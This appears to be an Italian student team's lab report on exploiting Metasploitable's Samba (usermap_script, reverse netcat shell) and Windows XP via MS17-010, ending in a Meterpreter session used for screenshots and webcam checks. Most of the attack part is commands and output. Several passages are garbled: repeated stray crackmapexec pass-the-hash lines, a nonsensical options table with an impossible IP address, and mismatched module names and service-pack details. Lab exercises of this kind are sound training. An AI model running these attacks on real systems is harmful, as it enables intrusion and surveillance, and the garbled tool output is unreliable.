14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes San
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No San

RICERCA CON METASPLOIT

Abbiamo scelto come parola chiave di ricerca la parola usermap, che ci ha permesso di restringere la ricerca in un solo “**exploit**”.

```
msf6 > search usermap
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/samba/usermap_script`

RICERCA CON METASPLOIT

```
msf6 > info 0

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ---
  =>  0   Automatic

Check supported:
No
```

Siamo andati ad informarci, tramite il comando “info 0” dove “0” è la scelta dell’exploit che andremo ad utilizzare, se l’exploit da utilizzare era quello che faceva al caso nostro.

ESECUZIONE DI METASPLOIT

```
msf6 > use 0  
[*] Using configured payload cmd/unix/reverse_netcat
```

Usando l'exploit
“**multi/samba/usermap_script**” notiamo
che il payload è già preconfigurato ma
che dobbiamo settare alcuni argomenti.

```
msf6 exploit(multi/samba/usermap_script) > show options  
Module options (exploit/multi/samba/usermap_script):  


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                                               |

  
Payload options (cmd/unix/reverse_netcat):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

ESECUZIONE DI METASPLOIT

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set payload
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
```

Dopo aver settato l'**RHOST** e l'**LPORT**; siamo andati a controllare attraverso il comando "show options" se erano stati inseriti correttamente.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.50.150  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

ESECUZIONE DI METASPLOIT

```
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP handler on 192.168.50.100:5555
```

```
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:36848) at 2024-03-11 06:31:51 -0400
```

Dopo averlo attivato attraverso il comando **“exploit”** siamo riusciti ad entrare nella macchina. Ce ne accorgiamo perché la configurazione di rete che controlliamo con il comando **“ifconfig”**, è quello di Metasploitable.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1a:9a:84
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1a:9a84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21708 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2667643 (2.5 MB)  TX bytes:3089836 (2.9 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:286 errors:0 dropped:0 overruns:0 frame:0
          TX packets:286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:107741 (105.2 KB)  TX bytes:107741 (105.2 KB)
```

CONCLUSIONI

Questa situazione sottolinea l'importanza di mantenere i dispositivi costantemente aggiornati con le versioni più recenti disponibili. Gli attacchi di tipo **Man-in-the-middle** permettono agli aggressori di inserirsi tra il cliente e il server o tra due dispositivi, intercettando il traffico che passa tra di essi. Questo mette in evidenza l'essenzialità di avere una connessione sicura per garantire la protezione delle comunicazioni e dei dati trasmessi.

QUINTA GIORNATA

**QUESTA GIORNATA E STATA
ESEGUITA DA:**

- **LUCA IANNONE**
- **FRANCESCO PIO SCOPECE**

EXPLOIT DELLA MACCHINA WINDOWS XP

Utilizzo del tool metasploit

INTRODUZIONE

Un attacco informatico è poter riuscire ad entrare nel computer o macchina per rubare informazioni sensibili. Per fare questo facciamo riferimento a vulnerabilità che sono presenti. Per trovarle abbiamo utilizzato un tool che si chiama “Nessus”. Successivamente grazie a Kali-linux siamo entrati nella macchina Windows. Tramite Metasploit siamo riusciti a creare una comunicazione tra la macchina attaccante(Kali) e il target(WinXP) sfruttando una vulnerabilità presente su Windows XP. Di seguito troverai i passi effettuati.


SCANNING CON NESSUS

```
(kali@kali)-[~]  
$ sudo systemctl start nessusd.service
```

Per attivare Nessus bisogna prima lanciare il comando da console e poi andare su "https://kali:8834" ed inserire le credenziali di accesso.

Siamo pronti per iniziare.

I passaggi sono stati gli stessi come la 4a giornata, vediamo quali vulnerabilità sono presenti sulla macchina Windows XP.



SCANNING CON NESSUS

Secondo i risultati ottenuti con una scansione tramite **NESSUS** si e' riscontrata una lista di possibili vulnerabilità.

In occasione di questa esercitazione, si cerca di utilizzare la vulnerabilità **MS17-010** che permette di creare una connessione sfruttando una versione precedente di **SMB server** presente sulla macchina **WinXP** con installata la versione **Service Pack 3**.

Adesso si procede a cercare la vulnerabilità su **Metasploit** presente su **Kali**, caricare i dati relativi alla macchina **Target** e lanciare l'exploit per creare una sessione usando dei payload caricati in **Meterpreter**.

2	2	0	0	2
CRITICAL	HIGH	MEDIUM	LOW	INFO
Vulnerabilities				
Total: 6				
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	9.7	37813	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.5	6.7	132102	Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote)
INFO	N/A	-	162529	SMB NULL Session Authentication (Domain Controller)
INFO	N/A	-	135860	WMI Not Available
* indicates the v3.0 score was not available; the v2.0 score is shown				

ESECUZIONE DI METASPLOIT

Si cerca tramite il codice evidenziato su NESSUS in Metasploit con il comando " search " + codice exploit.

Secondo la lista si sceglie il tipo di exploit da utilizzare con il comando " use " + numero path exploit nella lista .

Caricato l'exploit, con il comando "show options" si visualizzano quali parametri sono necessari o già precaricati, in mancanza si inseriscono. In mancanza di IP Target, si procede con il comando "set RHOSTS" + IP Target .

```
search Windows - search MS17-010
```

```
Matching Modules
```

#	Name	Disclosure Date	Risk	Check	Description
6	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Wi
nmap	Kernel Pwd Corruption				
1	exploit/windows/smb/ms17_010_powershell	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalP
crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM	crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM				
1	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	normal	No	MS17-010 EternalRomance/EternalP
crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM	crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM				
2	auxiliary/admin/smb/ms17_010_computervuln	2017-03-14	normal	No	MS17-010 EternalRomance/EternalP
crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM	crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM				
3	auxiliary/scanner/smb/smb_ms17_010	2017-03-14	normal	No	MS17-010 SMB RCE Detection
crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM	crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM				
4	exploit/windows/smb/smb_doublepulsar_exe	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Exec
crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM	crackmapexec smb 10.10.10.10 -u Administrator -H sha1\$1234567890abcdefg --local-auth --local-auth-type NTLM				

```
msf6 >  
msf6 > use 1  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf5 exploit(0) > show options /usr/sbin/ssmssd -n 1 -> show options
Module options (/usr/sbin/ssmssd/-n 1 -> show options)



| Name                 | Current Setting                                                | Required | Description                                                                                                             |
|----------------------|----------------------------------------------------------------|----------|-------------------------------------------------------------------------------------------------------------------------|
| EXITFUNC             | process                                                        | yes      | How METSPython exits code info                                                                                          |
| LHOST                | 0.0.0.0                                                        | yes      | Web server IP to try to load transaction                                                                                |
| LURI                 | /                                                              | no       | A valid path that can be connected to (leave blank for raw)                                                             |
| RHOSTS               |                                                                | yes      | List of remote hosts to check                                                                                           |
| RHOST_FILE           | /usr/share/metasploit-framework/data/wordlists/random_gzip.txt | yes      | The target host(s), see <a href="#">https://www.metasploit.com/docs/using-metasploit/metspgit/using-metasploit.html</a> |
| RHOST                | *                                                              | yes      | The target host(s) (RHOST)                                                                                              |
| SERVICE_DESCRIPTION  |                                                                | no       | Service description to be used as target for pretty listing                                                             |
| SERVICE_DISPLAY_NAME |                                                                | no       | The service display name                                                                                                |
| SERVICE_NAME         |                                                                | no       | The service name                                                                                                        |
| SOURCE               | HTTP/1.1                                                       | yes      | The string to connect to, can be an address where CHOWNING, etc... or a normal read/write folder share                  |
| SSMSSD_PATH          | .                                                              | no       | The Windows module to use for authentication                                                                            |
| URIS                 |                                                                | no       | The uri(s) for the specified endpoint                                                                                   |
| USERAGENT            |                                                                | no       | The useragent to authenticate as                                                                                        |



Payload options (ssmssd/-n 1 -> show options)



| Name     | Current Setting | Required | Description                                              |
|----------|-----------------|----------|----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted '', seh, thread, process, none) |
| LHOST    | 202.282.296.296 | yes      | The listen address (an interface may be specified)       |
| LPORT    | 4444            | yes      | The listen port                                          |



Default targets



| ID | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -> command.

msf5 exploit(0) > show options /usr/sbin/ssmssd -n 1 -> set LHOST 202.282.296.296
LHOST => 202.282.296.296
```

ESECUZIONE DI METASPLOIT

Completati i campi, si procede a lanciare l'exploit con il comando "exploit". Il tool procede con la creazione di una sessione di Meterpreter con successo per poi lanciare dei comandi in remoto.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:4444
[+] 192.168.200.200:445 - Target OS: Windows XP 3790 Service Pack 2
[+] 192.168.200.200:445 - Filling barrel with fish... done
[+] 192.168.200.200:445 - ← | Entering Danger Zone | →
[+] 192.168.200.200:445 -      [*] Preparing dynamite...
[+] 192.168.200.200:445 -      [*] Trying stick 1 (x64)... Boom!
[+] 192.168.200.200:445 -      [+] Successfully Leaked Transaction!
[+] 192.168.200.200:445 -      [+] Successfully caught Fish-in-a-barrel
[+] 192.168.200.200:445 - ← | Leaving Danger Zone | →
[+] 192.168.200.200:445 - Reading from CONNECTION struct at: 0xfffff56ff44a0
[+] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[+] 192.168.200.200:445 - Selecting native target
[+] 192.168.200.200:445 - Uploading payload... QRGQouxQ.exe
[+] 192.168.200.200:445 - Created \\QRGQouxQ.exe...
[+] 192.168.200.200:445 - Service started successfully...
[+] 192.168.200.200:445 - Deleting \\QRGQouxQ.exe ...
[-] 192.168.200.200:445 - Delete of \\QRGQouxQ.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (176198 bytes) to 192.168.200.200
[+] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:1031) at 2024-03-11 11:16:02 -0400
```

ESECUZIONE DI METASPLOIT

Nella sessione con il comando “ ipconfig ” permette di recuperare informazioni riguardanti l'indirizzo IP della macchina, così da permettere di verificare di essere nella macchina corrispondente al target impostato all'inizio.

```
meterpreter > ipconfig

Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:16:2b:30
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Nella sessione con il comando “ screenshot ” si crea uno screen della macchina.



Nella sessione con il comando “ webcam ” avvia un’analisi per cercare possibili webcam collegate alla macchina.

```
meterpreter > webcam_list
[-] No webcams were found
```

Grazie mille per la vostra attenzione da parte di tutto il nostro staff:

-LUCA IANNONE (TEAM LEADER)

-FRANCESCO PIO SCOPECE

-GIORGIO CIASCHINI

-FRANCESCO PERTICAROLI

-AHMED